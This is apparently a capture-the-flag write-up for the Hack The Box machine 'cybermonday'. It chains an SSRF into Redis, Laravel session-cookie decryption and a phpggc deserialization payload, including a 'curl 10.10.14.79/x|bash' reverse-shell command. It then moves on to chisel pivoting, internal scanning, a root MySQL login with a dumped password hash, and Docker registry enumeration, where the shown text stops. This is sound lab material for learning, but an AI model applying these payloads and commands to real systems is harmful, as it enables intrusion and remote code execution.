
MIGRATE - Atomically transfers a key from one Redis instance to another. Syntax: MIGRATE host port <key | “”> destination-db timeout [COPY] [REPLACE] [AUTH password | AUTH2 username password] [KEYS key [key …]]
Description: Atomically transfers a key from one Redis instance to another. Complexity: This command actually executes a DUMP+DEL in the source instance, and a RESTORE in the target instance. See the pages of these commands for time complexity. Also an O(N) data transfer between the two instances is performed - Since: 2.6.0

We should be able to SET a key and to transfer it with MIGRATE to verify the key has been created
Let’s try something like that :
1
2
3
127.0.0.1:6379> keys *

1) "toto"
Bingo !!!

Knowing that Laravel stores the session data in Redis with the key format like : [prefix][sessionid] - And we know the prefix from the .env ;)
1
REDIS_PREFIX=laravel_session:

This blog from Synacktiv is very interesting and we gonna follow it
Grab the cybermonday_session and use the tool on it
1
2
3
4
5
6
➜ python3 laravel_crypto_killer.py decrypt -k 'base64:EX3zUxJkzEAY2xM4pbOfYMJus+bjx6V25Wnas+rFMzA=' -v 'eyJpdiI6ImIwOGJpYk9HRkM5ZmVVdE9aZldZOXc9PSIsInZhbHVlIjoiWERHWVYvZ29iWFBJd0k0SWQvWCtzb2t0bFJKMDBBY3pyaTl3NnV4eW9ZaHY3cDIzMVpicDNTekVNWlNHQzlSb1hublVxc1NSdUo0NDVRb2Y3MFdnS2lJUHBoYUZsbnhpUlZiQmwxb1YxcldSbGJCNllFYk5qaEdBSTdsZG05SHYiLCJtYWMiOiI4Yjc0NTkwODhkOTk3MTVjZjcyODIzOGQ4YzE4Y2QxMzQ5MzMyZmUyMjBlM2MzYTE3YTdhZTE0MGFjNjJlYTA3IiwidGFnIjoiIn0='
[+] Unciphered value identified!
[*] Unciphered value
25c6a7ecd50b519b7758877cdc95726f29500d4c|ULHYXQ4PwroCpyPsda3W4VYJVrfRUzWQG6lomsmh
[*] Base64 encoded unciphered version
b'MjVjNmE3ZWNkNTBiNTE5Yjc3NTg4NzdjZGM5NTcyNmYyOTUwMGQ0Y3xVTEhZWFE0UHdyb0NweVBzZGEzVzRWWUpWcmZSVXpXUUc2bG9tc21oDw8PDw8PDw8PDw8PDw8P'
Grab the laravel version
1
2
3
4
5
6
7
8
➜ cat toto/composer.lock | grep -I -C5 'laravel/framework'
                }
            ],
            "time": "2022-10-26T14:07:24+00:00"
        },
        {
            "name": "laravel/framework",
            "version": "v9.46.0",
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
phpggc -l laravel

Gadget Chains
-------------

NAME             VERSION                  TYPE                  VECTOR        I
Laravel/FD1      *                        File delete           __destruct    *
Laravel/RCE1     5.4.27                   RCE: Function Call    __destruct
Laravel/RCE2     5.4.0 <= 8.6.9+          RCE: Function Call    __destruct
Laravel/RCE3     5.5.0 <= 5.8.35          RCE: Function Call    __destruct    *
Laravel/RCE4     5.4.0 <= 8.6.9+          RCE: Function Call    __destruct
Laravel/RCE5     5.8.30                   RCE: PHP Code         __destruct    *
Laravel/RCE6     5.5.* <= 5.8.35          RCE: PHP Code         __destruct    *
Laravel/RCE7     ? <= 8.16.1              RCE: Function Call    __destruct    *
Laravel/RCE8     7.0.0 <= 8.6.9+          RCE: Function Call    __destruct    *
Laravel/RCE9     5.4.0 <= 9.1.8+          RCE: Function Call    __destruct
Laravel/RCE10    5.6.0 <= 9.1.8+          RCE: Function Call    __toString
Laravel/RCE11    5.4.0 <= 9.1.8+          RCE: Function Call    __destruct
Laravel/RCE12    5.8.35, 7.0.0, 9.3.10    RCE: Function Call    __destruct    *
Laravel/RCE13    5.3.0 <= 9.5.1+          RCE: Function Call    __destruct    *
Laravel/RCE14    5.3.0 <= 9.5.1+          RCE: Function Call    __destruct
Laravel/RCE15    5.5.0 <= v9.5.1+         RCE: Function Call    __destruct
Laravel/RCE16    5.6.0 <= v9.5.1+         RCE: Function Call    __destruct
Laravel/RCE17    10.31.0                  RCE: Function Call    __destruct
Laravel/RCE18    10.31.0                  RCE: PHP Code         __destruct    *
Laravel/RCE19    10.34                    RCE: Command          __destruct
Laravel/RCE20    5.6 <= 10.x              RCE: Function Call    __destruct
Laravel/RCE21    5.1.*                    RCE: Function Call    __destruct
Laravel/RCE22    v10.0.0 <= v11.34.2+     RCE: Function Call    __destruct
Using the Laravel/RCE10
1
2
3
➜ phpggc Laravel/RCE10 system id

O:38:"Illuminate\Validation\Rules\RequiredIf":1:{s:9:"condition";a:2:{i:0;O:28:"Illuminate\Auth\RequestGuard":3:{s:8:"callback";s:14:"call_user_func";s:7:"request";s:6:"system";s:8:"provider";s:2:"id";}i:1;s:4:"user";}}
So the payload should be something like that
1
"set laravel_session:ULHYXQ4PwroCpyPsda3W4VYJVrfRUzWQG6lomsmh 'O:38:"Illuminate\Validation\Rules\RequiredIf":1:{s:9:"condition";a:2:{i:0;O:28:"Illuminate\Auth\RequestGuard":3:{s:8:"callback";s:14:"call_user_func";s:7:"request";s:6:"system";s:8:"provider";s:2:"id";}i:1;s:4:"user";}}'\r\n"
Ok let’s try it :



LET’S GOOO !!!!!!!!!!
Let’s do the same but with a reverse shell
1
2
3
phpggc Laravel/RCE10 system 'curl 10.10.14.79/x|bash'

O:38:"Illuminate\Validation\Rules\RequiredIf":1:{s:9:"condition";a:2:{i:0;O:28:"Illuminate\Auth\RequestGuard":3:{s:8:"callback";s:14:"call_user_func";s:7:"request";s:6:"system";s:8:"provider";s:23:"curl 10.10.14.79/x|bash";}i:1;s:4:"user";}}
1
2
3
4
5
POST /webhooks/c57b041b-a8c6-44cd-8983-366ec8099b8a HTTP/1.1
Host: webhooks-api-beta.cybermonday.htb
......

{"url": "http://redis:6379/", "method": "\r\nset laravel_session:ULHYXQ4PwroCpyPsda3W4VYJVrfRUzWQG6lomsmh 'O:38:\"Illuminate\\Validation\\Rules\\RequiredIf\":1:{s:9:\"condition\";a:2:{i:0;O:28:\"Illuminate\\Auth\\RequestGuard\":3:{s:8:\"callback\";s:14:\"call_user_func\";s:7:\"request\";s:6:\"system\";s:8:\"provider\";s:23:\"curl 10.10.14.79/x|bash\";}i:1;s:4:\"user\";}}'\r\n"}

Containers enum
On the container we can see that a home is mounted
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
www-data@070370e2cdc4:/mnt$ ls -la

drwxr-xr-x 5 1000 1000 4096 Aug  3  2023 .
drwxr-xr-x 1 root root 4096 Jul  3  2023 ..
lrwxrwxrwx 1 root root    9 Jun  4  2023 .bash_history -> /dev/null
-rw-r--r-- 1 1000 1000  220 May 29  2023 .bash_logout
-rw-r--r-- 1 1000 1000 3526 May 29  2023 .bashrc
drwxr-xr-x 3 1000 1000 4096 Aug  3  2023 .local
-rw-r--r-- 1 1000 1000  807 May 29  2023 .profile
drwxr-xr-x 2 1000 1000 4096 Aug  3  2023 .ssh
-rw-r--r-- 1 root root  701 May 29  2023 changelog.txt
drwxrwxrwx 2 root root 4096 Aug  3  2023 logs
-rw-r----- 1 root 1000   33 Feb  4 19:51 user.txt

www-data@070370e2cdc4:/mnt$ ls .ssh

authorized_keys

www-data@070370e2cdc4:/mnt$ cat .ssh/authorized_keys
ssh-rsa AAAAB3N...== john@cybermonday
We can also grab the ip and do some recons
1
2
3
4
5
www-data@070370e2cdc4:/mnt$ cat /etc/hosts

127.0.0.1	localhost
::1	...outers
--> 172.18.0.7	070370e2cdc4
Let’s setup a proxy and do some enumerations
1
2
3
4
5
6
7
8
9
chisel server -p 9999 --socks5 --reverse
2026/02/04 23:21:02 server: Reverse tunnelling enabled
2026/02/04 23:21:02 server: Fingerprint gemvqDQpGASBFylTQAKqvMUXCg2jrszi/qiTSII9eok=
2026/02/04 23:21:02 server: Listening on http://0.0.0.0:9999
2026/02/04 23:21:12 server: session#1: Client version (1.10.0) differs from server version (0.0.0-src)
2026/02/04 23:21:12 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening

# on target
chisel client 10.10.14.79:9999 R:socks
1
2
3
4
5
6
proxychains -q nmap -Pn -sT -vvv -p- 172.18.0.0/24

Discovered open port 80/tcp on 172.18.0.1
Discovered open port 80/tcp on 172.18.0.2
Discovered open port 22/tcp on 172.18.0.1
Discovered open port 3306/tcp on 172.18.0.3
Since i’m using proxychains, ICMP packets won’t get through, so i had to use -Pn, but it was way too long, so i manually listed everything around 172.18.0.7
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
www-data@070370e2cdc4:/tmp$ ./fscan -h 172.18.0.7/32

[+] FCGI 172.18.0.7:9000

----------------------------------------------------------------------------------------------------

www-data@070370e2cdc4:/tmp$ ./fscan -h 172.18.0.3/32

172.18.0.3:3306 open
[*] alive ports len is: 1
start vulscan
[+] mysql 172.18.0.3:3306:root root

----------------------------------------------------------------------------------------------------

www-data@070370e2cdc4:/tmp$ ./fscan -h 172.18.0.5/32

172.18.0.5:6379 open
[*] alive ports len is: 1
start vulscan
[+] Redis 172.18.0.5:6379 unauthorized file:/data/dump.rdb

----------------------------------------------------------------------------------------------------

www-data@070370e2cdc4:/tmp$ ./fscan -h 172.18.0.6/32

172.18.0.6:80 open
[*] alive ports len is: 1
start vulscan
[*] WebTitle http://172.18.0.6         code:200 len:482    title:None

----------------------------------------------------------------------------------------------------

www-data@070370e2cdc4:/tmp$ ./fscan -p 1-65535 -h 172.18.0.4/32

172.18.0.4:5000 open
In mysql, nothing really interesting
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
proxychains -q mysql -u root -h 172.18.0.3 -p

MySQL [cybermonday]> show databases;
+--------------------+
| Database           |
+--------------------+
| cybermonday        |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| webhooks_api       |
+--------------------+

MySQL [webhooks_api]> select * from users;
+----+----------+--------------------------------------------------------------+------+
| id | username | password                                                     | role |
+----+----------+--------------------------------------------------------------+------+
|  1 | admin    | $2y$10$Fx8Va.kBE1FO2mVhlWaoDulGdoo9XYKQFDmAPkOjqNyIAtDtUY0lC | user |
+----+----------+--------------------------------------------------------------+------+
1 row in set (0.021 sec)

MySQL [webhooks_api]> select * from webhooks;
+----+--------------------------------------+-------+-------------------+---------------+
| id | uuid                                 | name  | description       | action        |
+----+--------------------------------------+-------+-------------------+---------------+
|  1 | fda96d32-e8c8-4301-8fb3-c821a316cf77 | tests | webhook for tests | createLogFile |
|  2 | e85ce55e-4197-49ad-8311-e6b6d2c5c24f | ssrf  | ssrf              | sendRequest   |
|  3 | c57b041b-a8c6-44cd-8983-366ec8099b8a | toto  | toto              | sendRequest   |
+----+--------------------------------------+-------+-------------------+---------------+
But the port 5000 on 172.18.0.4 is really interesting because it’s a Docker registry
Docker registries have a specific API - To confirm and see which images are stored there, we can try accessing to /v2/_catalog
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
➜ proxychains -q curl http://172.18.0.4:5000/v2/_catalog | jq

{
  "repositories": [
    "cybermonday_api"
  ]
}

➜ proxychains -q curl http://172.18.0.4:5000/v2/cybermonday_api/tags/list | jq

{
  "name": "cybermonday_api",
  "tags": [
    "latest"
  ]
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
proxychains -q curl -H "Accept: application/vnd.docker.distribution.manifest.v2+json" http://172.18.0.4:5000/v2/cybermonday_api/manifests/latest | jq

{
   "schemaVersion": 2,
   "mediaType": "application/vnd.docker.distribution.manifest.v2+json",
   "config": {
